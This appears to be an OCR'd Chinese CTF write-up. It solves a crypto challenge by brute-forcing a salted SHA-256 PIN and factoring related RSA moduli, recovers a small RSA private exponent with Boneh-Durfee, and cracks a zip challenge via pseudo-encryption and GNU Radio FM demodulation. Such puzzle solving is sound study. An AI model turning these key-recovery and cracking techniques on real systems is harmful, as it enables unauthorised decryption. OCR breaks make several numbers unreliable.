# --- 1. 题目给出的已知数据 ---
salt = "f62b3e49c1f05d1c"
target_hash = "a0bcbfda9bd2f0364c6f4ad0f996465bec0da2de8cd51ee11c9c883b47779cc4"
n1 = 55843009892855382111533658907896275718706243115067287642372014423315207672157049037185018811007001131857834042021997580185415829676910888698543753841824 38
n2 = 55843009892855382111533658907896275718706243115067287642372014423315207672156846796777590407554497868458640867483684532129783606797369569155951598576693 75
cipher_rsa = 45162470261666592851449483302563021603753947410019874388938600396186835683326251373448223019395343633245516811213444677178714831931098697879461412546592 56
```

```python
iv_b64 = "G+Mn2WPXhRztrDdD8m+1gw=="
ct_b64 = "j9mUOuK2iz9ZHZor8BcsXNFhFRGzkw1x4a5T1GzaYJJ8VhHj+7jN0Id47fcxw/7F"

iv = base64.b64decode(iv_b64)
ct = base64.b64decode(ct_b64)

# 题目中的常量
LCG_A, LCG_B, LCG_MOD = 1103515245, 12345, 10007
SECRET_VALUE = 1234
e = 65537

# --- 2. 爆破 6位 PIN ---
print("[*] Cracking password...")
password = None
for i in range(1000000):
    pwd_cand = f"{i:06d}"
    # 注意: 原题是 (salt + password).encode(), salt是字符串
    h = hashlib.sha256((salt + pwd_cand).encode()).hexdigest()
    if h == target_hash:
        password = pwd_cand
        print(f"[+] Password found: {password}")
        break

if not password:
    print("Password not found!")
    exit()

# --- 3. 恢复 LCG 序列以获取 seq9 ---
def gen_seq(seed, a, b, m, length):
    seq = [seed % m]
    for _ in range(length - 1):
        nxt = (a * seq[-1] + b) % m
        nxt ^= (seq[-1] & 0xff)
        seq.append(nxt)
    return seq

lcg_seed = (int(password) ^ SECRET_VALUE) % LCG_MOD
seq = gen_seq(lcg_seed, LCG_A, LCG_B, LCG_MOD, 15)
seq9 = seq[9]
print(f"[+] Recovered seq9: {seq9}")

# --- 4. 求解 p 和 q (RSA 数学部分) ---
# n1 = p * (q + 1)  => n1 = pq + p
# n2 = (p + 1) * q + seq9 => n2 = pq + q + seq9
#
# n1 - p = pq
# n2 - seq9 - q = pq
```

```python
# 联立: n1 - p = n2 - seq9 - q
# => q = n2 - n1 - seq9 + p
#
# 代入 n1 = p(q + 1):
# n1 = p * ( (n2 - n1 - seq9 + p) + 1 )
# n1 = p * ( p + (n2 - n1 - seq9 + 1) )
# Let K = n2 - n1 - seq9 + 1
# n1 = p^2 + Kp
# p^2 + Kp - n1 = 0
# 这是一元二次方程，用求根公式 p = (-b + sqrt(b^2 - 4ac)) / 2a

K = n2 - n1 - seq9 + 1
a = 1
b = K
c = -n1

# 判别式 delta = b^2 - 4ac
delta = b * b - 4 * a * c
sqrt_delta = math.isqrt(delta) # 整数开方

if sqrt_delta * sqrt_delta != delta:
    print("[-] Error: Delta is not a perfect square, math assumption wrong.")
    exit()

p = (-b + sqrt_delta) // (2 * a)
q = (n1 // p) - 1

# 验证
assert n1 == p * (q + 1)
assert n2 == (p + 1) * q + seq9
print(f"[+] Found p: {p}")
print(f"[+] Found q: {q}")

# --- 5. RSA 解密 ---
n = p * q
phi = (p - 1) * (q - 1)
d = inverse(e, phi)

masked_key_int = pow(cipher_rsa, d, n)
print(f"[+] Decrypted masked key int: {masked_key_int}")

# --- 6. 恢复 AES Key 并解密 Flag ---
mask_bytes = hashlib.sha256(str(seq9).encode()).digest()[:16]
mask_int = int.from_bytes(mask_bytes, 'big')

aes_key_int = masked_key_int ^ mask_int
aes_key = long_to_bytes(aes_key_int)
```

```python

# 确保 key 长度为 16 (AES-128)
if len(aes_key) < 16:
    aes_key = aes_key.rjust(16, b'\0')
elif len(aes_key) > 16:
     # 理论上 bytes_to_long 可能会把高位0去掉，但 long_to_bytes通常还原准确
     # 这里如果不满16字节，说明高位是0
     aes_key = aes_key.rjust(16, b'\x00')

print(f"[+] AES Key: {aes_key.hex()}")

cipher = AES.new(aes_key, AES.MODE_CBC, iv)
try:
    plaintext = unpad(cipher.decrypt(ct), 16)
    print(f"\n[SUCCESS] FLAG: {plaintext.decode()}")
except Exception as e:
    print(f"[-] Decryption failed: {e}")
'''
[*] Cracking password...
[+] Password found: 384457
[+] Recovered seq9: 2191
[+] Found p:
855212634738247662278188463239043194189464318130317434974817572875369033379 67
[+] Found q:
652972227309844209774925064045868655876416262498094555433498030283213768227 13
[+] Decrypted masked key int: 203253726858773721534447794838550820237
[+] AES Key: ab2553cc5412343bdbd1607770492fcf

[SUCCESS] FLAG: flag{7980dd68-c028-439d-8f33-3b4e4cfeeb55}
'''
```

pcb5-budo的pem | solved

https://pan.baidu.com/s/1yIyDYblgoYO54KENu8G9aQ?pwd=1234

把公私钥证书合并一下得到

代码块

```
MIIEbQIBAAKCAQEA2B2xlQJMm9A92FZlatEZ+hmgp3EgvxDZxAL06z3HmLYR/dnC
CcF9h5OfqS+w6MEUcyMifdLt2BtA9oKlTeEDXwrwOmYOwbNNtoiE0Dji4a+qt5VG
1HJQ/TDSpwp//YPxE481PslPWL8rNEj4xNMyQZ4+GjLPcx3O22bsH8QK/f46Ba0t
HPT3ZqZCy2RpC0XitkZWOvtt/fWZ34SDi3EfGwp5tfe98QiKT3ehCxOtijZx2/+SABMTf8Xil1pYHNh
7zIUV2HO/rsQzTLHDGxYg
Yxb5LL5En66BFXQRPl6y7QFT0fzLgKAhDoB24cX79q+rvqc60YBcChsgxwzywTv+
```

```
AwKCAQBwVQnsKD3JTju+hcoeNoWFhnIfPRqNZ4E0UeFgcozIfnOl8Wo8TtPvtVPt
4V1UAd4ywmXMSQKmZmo7fY6YRLnLKh/8RHnfDQ8e6ZJxhJOtR8sonfIGM3oGOg+w
119moJmBIKAie0rAEADu4OjmABKqarYT+5Kzc5Iu4yhbbL1Cmjv4pjFyCQ4UaxnP
GQrxWr5lc+mau/0BaV+ADCz0cGPvf+yeaWD5GWgkO2cyrkMaPvQI6gJ+PnzURuM9
Qw8Y7brYxl91SwZKg8wP+B15RybFwffTn/kaec06fhj+JvPPoj3jNJ/LRNcISgXn
mu2YkK3q6TLT53idAggyQyNiseEl
```

代码块

```
30 82 04 6d 02 01 00 02 82 01 01 00 d8 1d b1 95 02 4c 9b d0 3d d8 56 65 6a d1
19
fa 19 a0 a7 71 20 bf 10 d9 c4 02 f4 eb 3d c7 98 b6 11 fd d9 c2 09 c1 7d 87 93
9f
a9 2f b0 e8 c1 14 73 23 22 7d d2 ed d8 1b 40 f6 82 a5 4d e1 03 5f 0a f0 3a 66
0e
c1 b3 4d b6 88 84 d0 38 e2 e1 af aa b7 95 46 d4 72 50 fd 30 d2 a7 0a 7f fd 83
f1
13 8f 35 3e c9 4f 58 bf 2b 34 48 f8 c4 d3 32 41 9e 3e 1a 32 cf 73 1d ce db 66
ec
1f c4 0a fd fe 3a 05 ad 2d 1c f4 f7 66 a6 42 cb 64 69 0b 45 e2 b6 46 56 3a fb
6d
fd f5 99 df 84 83 8b 71 1f 1b 0a 79 b5 f7 bd f1 08 8a 4f 77 a1 0b 13 ad 8a 36
71
db ff 92 00 13 13 7f c5 e2 97 5a 58 1c d8 7b cc 85 15 d8 73 bf ae c4 33 4c b1
c3
1b 16 20 63 16 f9 2c be 44 9f ae 81 15 74 11 3e 5e b2 ed 01 53 d1 fc cb 80 a0
21
0e 80 76 e1 c5 fb f6 af ab be a7 3a d1 80 5c 0a 1b 20 c7 0c f2 c1 3b fe 03 02
82
01 00 70 55 09 ec 28 3d c9 4e 3b be 85 ca 1e 36 85 85 86 72 1f 3d 1a 8d 67 81
34
51 e1 60 72 8c c8 7e 73 a5 f1 6a 3c 4e d3 ef b5 53 ed e1 5d 54 01 de 32 c2 65
cc
49 02 a6 66 6a 3b 7d 8e 98 44 b9 cb 2a 1f fc 44 79 df 0d 0f 1e e9 92 71 84 93
ad
47 cb 28 9d f2 06 33 7a 06 3a 0f b0 d7 5f 66 a0 99 81 20 a0 22 7b 4a c0 10 00
ee
e0 e8 e6 00 12 aa 6a b6 13 fb 92 b3 73 92 2e e3 28 5b 6c bd 42 9a 3b f8 a6 31
72
09 0e 14 6b 19 cf 19 0a f1 5a be 65 73 e9 9a bb fd 01 69 5f 80 0c 2c f4 70 63
ef
7f ec 9e 69 60 f9 19 68 24 3b 67 32 ae 43 1a 3e f4 08 ea 02 7e 3e 7c d4 46 e3
3d
43 0f 18 ed ba d8 c6 5f 75 4b 06 4a 83 cc 0f f8 1d 79 47 26 c5 c1 f7 d3 9f f9
1a
```

```
79 cd 3a 7e 18 fe 26 f3 cf a2 3d e3 34 9f cb 44 d7 08 4a 05 e7 9a ed 98 90 ad
ea
e9 32 d3 e7 78 9d 02 08 32 43 23 62 b1 e1 25
```

查找 `0282` 然后得到n和e

代码块

```
n =
0xd81db195024c9bd03dd856656ad119fa19a0a77120bf10d9c402f4eb3dc798b611fdd9c209c17
d87939fa92fb0e8c1147323227dd2edd81b40f682a54de1035f0af03a660ec1b34db68884d038e2
e1afaab79546d47250fd30d2a70a7ffd83f1138f353ec94f58bf2b3448f8c4d332419e3e1a32cf7
31dcedb66ec1fc40afdfe3a05ad2d1cf4f766a642cb64690b45e2b646563afb6dfdf599df84838b
711f1b0a79b5f7bdf1088a4f77a10b13ad8a3671dbff920013137fc5e2975a581cd87bcc8515d87
3bfaec4334cb1c31b16206316f92cbe449fae811574113e5eb2ed0153d1fccb80a0210e8076e1c5
fbf6afabbea73ad1805c0a1b20c70cf2c13bfe03

e =
0x705509ec283dc94e3bbe85ca1e36858586721f3d1a8d67813451e160728cc87e73a5f16a3c4ed
3efb553ede15d5401de32c265cc4902a6666a3b7d8e9844b9cb2a1ffc4479df0d0f1ee992718493
ad47cb289df206337a063a0fb0d75f66a0998120a0227b4ac01000eee0e8e60012aa6ab613fb92b
373922ee3285b6cbd429a3bf8a63172090e146b19cf190af15abe6573e99abbfd01695f800c2cf4
7063ef7fec9e6960f91968243b6732ae431a3ef408ea027e3e7cd446e33d430f18edbad8c65f754
b064a83cc0ff81d794726c5c1f7d39ff91a79cd3a7e18fe26f3cfa23de3349fcb44d7084a05e79a
ed9890adeae932d3e7789d020832432362b1e125

```

维纳不行，用Boneh Durfee，delta=0.27，m=5，解出d

代码块


```
from Crypto.Util.number import *

d =
28187242367416713591287691871798105479090446666752652607680692316616682608176607
71886664591315191787453563111617229021514427590942509202586924676420320112524172
9277109

n =
0xd81db195024c9bd03dd856656ad119fa19a0a77120bf10d9c402f4eb3dc798b611fdd9c209c17
d87939fa92fb0e8c1147323227dd2edd81b40f682a54de1035f0af03a660ec1b34db68884d038e2
e1afaab79546d47250fd30d2a70a7ffd83f1138f353ec94f58bf2b3448f8c4d332419e3e1a32cf7
31dcedb66ec1fc40afdfe3a05ad2d1cf4f766a642cb64690b45e2b646563afb6dfdf599df84838b
711f1b0a79b5f7bdf1088a4f77a10b13ad8a3671dbff920013137fc5e2975a581cd87bcc8515d87
3bfaec4334cb1c31b16206316f92cbe449fae811574113e5eb2ed0153d1fccb80a0210e8076e1c5
fbf6afabbea73ad1805c0a1b20c70cf2c13bfe03
```

```
6
7   with open(r"enc", "rb") as f:
8       ciphertext = f.read()
9
10  ciphertext = int.from_bytes(ciphertext, 'big')
11  plaintext = pow(ciphertext, d, n)
12  print(long_to_bytes(plaintext))
13
```


Misc

pcb5-ZipCracker | solved


三个文件都是伪加密




Do u know it是个grc文件


do.grc - /root/Desktop/starr
File Edit View Run Tools Help
Wav File Source
File: ...Cracker\password.wav
Repeat: No
Repeat
Interpolation: 12
Band Pass Filter
Decimation: 1
Gain: 1
Sample Rate: 48k
Low Cutoff Freq: 300
High Cutoff Freq: 5k
Transition Width: 200
Window: Hamming
Multiply Const
Constant: 5
Audio gain
Add
NBFM Transmit
Audio Rate: 48k
Quadrature Rate: 192k
Tau: 75u
Max Deviation: 5k
Preemphasis High Corner Freq: -1
ZMQ PUB Sink
Address: tcp://1....0.1:49201
Timeout (msec): 100
Pass Tags: No
Filter Key:
Connection: Bind
USRP sample rate = 576kHz
Repeat
Interpolation: 3
Virtual Source
Stream ID: tag1
Low Pass Filter
Decimation: 1
Gain: 1
Sample Rate: 192k
Cutoff Freq: 5k
Transition Width: 2k
Window: Hamming
Complex To Float
File Sink
File: ...ZipCracker\flag1.txt
Unbuffered: Off
Append file: Overwrite
Block paths:
/root/.local/state/gnuradio
/usr/share/gnuradio/grc/blocks
Loading: "/root/Desktop/starr/do.grc"
>>> Done
ID
Value
Imports
Variables
if_rate 192000
Core
Audio
Byte Operators
Channelizers
Channel Models
Coding
Control Port
Debug Tools
Deprecated
Digital Television
Equalizers
Error Coding
File Operators
Filters
Fourier Analysis
GUI Widgets
Impairment Models
Industrial I/O
Instrumentation
IQ Balance
IQ Correction
Level Controllers
Math Operators
Measurement Tools
Message Tools
Misc
Modulators
Networking Tools
OFDM

解调


NFM_rcv.grc - /root/Desktop/starr
File Edit View Run Tools Help
NFM_rcv
Options
Title: NFM_rcv
Author: starr
Description: NB FM receiver
Output Language: Python
Generate Options: QT GUI
Realtime Scheduling: Off
Variable
ID: samp_rate
Value: 576k
Variable
ID: rf_decim
Value: 3
Band-pass Filter Taps
ID: channel_filter
Tap Type: Complex
Gain: 1
Sample Rate (Hz): 576k
Low Cutoff Freq (Hz): 3k
High Cutoff Freq (Hz): 3k
Transition Width (Hz): 200
QT GUI Range
ID: sq_lvl
Label: Squelch
Default Value: -50
Start: -100
Stop: 0
Step: 5
QT GUI Range
ID: volume
Label: Volume
Default Value: 50m
Start: 0
Stop: 1
Step: 50m
File Source
File: /home/starr/flag1.txt
Repeat: No
Add begin tag: ()
Offset: 0
Length: 0
File Source
File: /home/starr/flag2.txt
Repeat: No
Add begin tag: ()
Offset: 0
Length: 0
Float To Complex
FFT Filter
Decimation: 3
Taps: channel_filter
Num. Threads: 1
QT GUI Waterfall Sink
FFT Size: 1024
Center Frequency (Hz): 0
Bandwidth (Hz): 576k
Simple Squelch
Threshold (dB): -50
Alpha: 1
NBFM Receive
Audio Rate: 48k
Quadrature Rate: 192k
Tau: 75u
Max Deviation: 5k
Multiply Const
Constant: 50m
Volume
Wav File Sink
File: ...e/starr/password.wav
Sample Rate: 48k
Output Format: WAV
Bits per Sample: 16-bit
Append to existing file: No
Executing: /usr/bin/python3 -u /root/Desktop/starr/NFM_rcv.py
len(audio_taps) = 925
>>> Done
ID
Value
Imports
Variables
rf_decim 3
samp_rate 576000
wav
Core
File Operators
Wav File Sink
Wav File Source

得到的音频



密码是1145143502341145l4

明文攻击

